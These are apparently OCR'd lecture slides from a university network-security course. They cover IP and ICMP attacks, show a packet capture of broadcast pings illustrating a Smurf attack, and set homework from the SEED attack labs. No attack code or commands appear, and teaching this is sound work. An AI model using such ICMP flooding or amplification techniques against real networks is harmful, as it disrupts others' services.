
		192.168.1.94	192.168.1.48	ICMP	98	Echo (ping) reply	id=0x68ae, seq=0/0, ttl=32
		192.168.1.36	192.168.1.48	ICMP	98	Echo (ping) reply	id=0x68ae, seq=0/0, ttl=64
		192.168.1.48	192.168.1.255	ICMP	98	Echo (ping) request	id=0x68ae, seq=1/256, ttl=64 (no response found!)
		192.168.1.48	192.168.1.255	ICMP	98	Echo (ping) request	id=0x68ae, seq=2/512, ttl=64 (no response found!)
		192.168.1.94	192.168.1.48	ICMP	98	Echo (ping) reply	id=0x68ae, seq=2/512, ttl=32
699…	2566.2075…	192.168.1.36	192.168.1.48	ICMP	98	Echo (ping) reply	id=0x68ae, seq=2/512, ttl=64
699…	2567.1067…	192.168.1.48	192.168.1.255	ICMP	98	Echo (ping) request	id=0x68ae, seq=3/768, ttl=64 (no response found!)
699…	2567.2196…	192.168.1.94	192.168.1.48	ICMP	98	Echo (ping) reply	id=0x68ae, seq=3/768, ttl=32
699…	2567.2372…	192.168.1.36	192.168.1.48	ICMP	98	Echo (ping) reply	id=0x68ae, seq=3/768, ttl=64
699…	2568.1098…	192.168.1.48	192.168.1.255	ICMP	98	Echo (ping) request	id=0x68ae, seq=4/1024, ttl=64 (no response found!)
699…	2568.1412…	192.168.1.94	192.168.1.48	ICMP	98	Echo (ping) reply	id=0x68ae, seq=4/1024, ttl=32
699…	2568.1653…	192.168.1.36	192.168.1.48	ICMP	98	Echo (ping) reply	id=0x68ae, seq=4/1024, ttl=64
699…	2569.1124…	192.168.1.48	192.168.1.255	ICMP	98	Echo (ping) request	id=0x68ae, seq=5/1280, ttl=64 (no response found!)

How to prevent Smurf Attack?

46

Various attacks using ICMP

- ICMP Flooding
- Reconnaissance



https://www.cloudflare.com/learning/ddos/ping-icmp-flood-ddos-attack/

Summary

- The Role of the IP layer
- IP Header
- IP Fragmentation and Attacks
- Routing
- ICMP and Attacks

Homework


- **IP and ICMP Attacks Lab** (Link)
  - The objective of this lab is for students to gain the first-hand experience on various attacks at the IP layer.
  - **Working in a team (your final-project team) or individually.**

Looking ahead

For next time…

Ready for next class:

- ❑Tentative topic: **Transport Layer and Attacks**
- ❑Reading and practicing (in advance):
  - ○ **SEED book, Chapter 16**
    - ○ Refs: https://www.handsonsecurity.net/resources.html
  - ○ **SEED Lab: TCP Attacks Lab and Mitnick Attack Lab**
    - ○ Refs:
      - ○ https://seedsecuritylabs.org/Labs_20.04/Networking/TCP_Attacks/
      - ○ https://seedsecuritylabs.org/Labs_20.04/Networking/Mitnick_Attack/



Hôm nay,
kết thúc!

- Nghi Hoàng Khoa
- khoanh@uit.edu.vn
- www.inseclab.uit.edu.vn

- NT101 – An toàn Mạng máy tính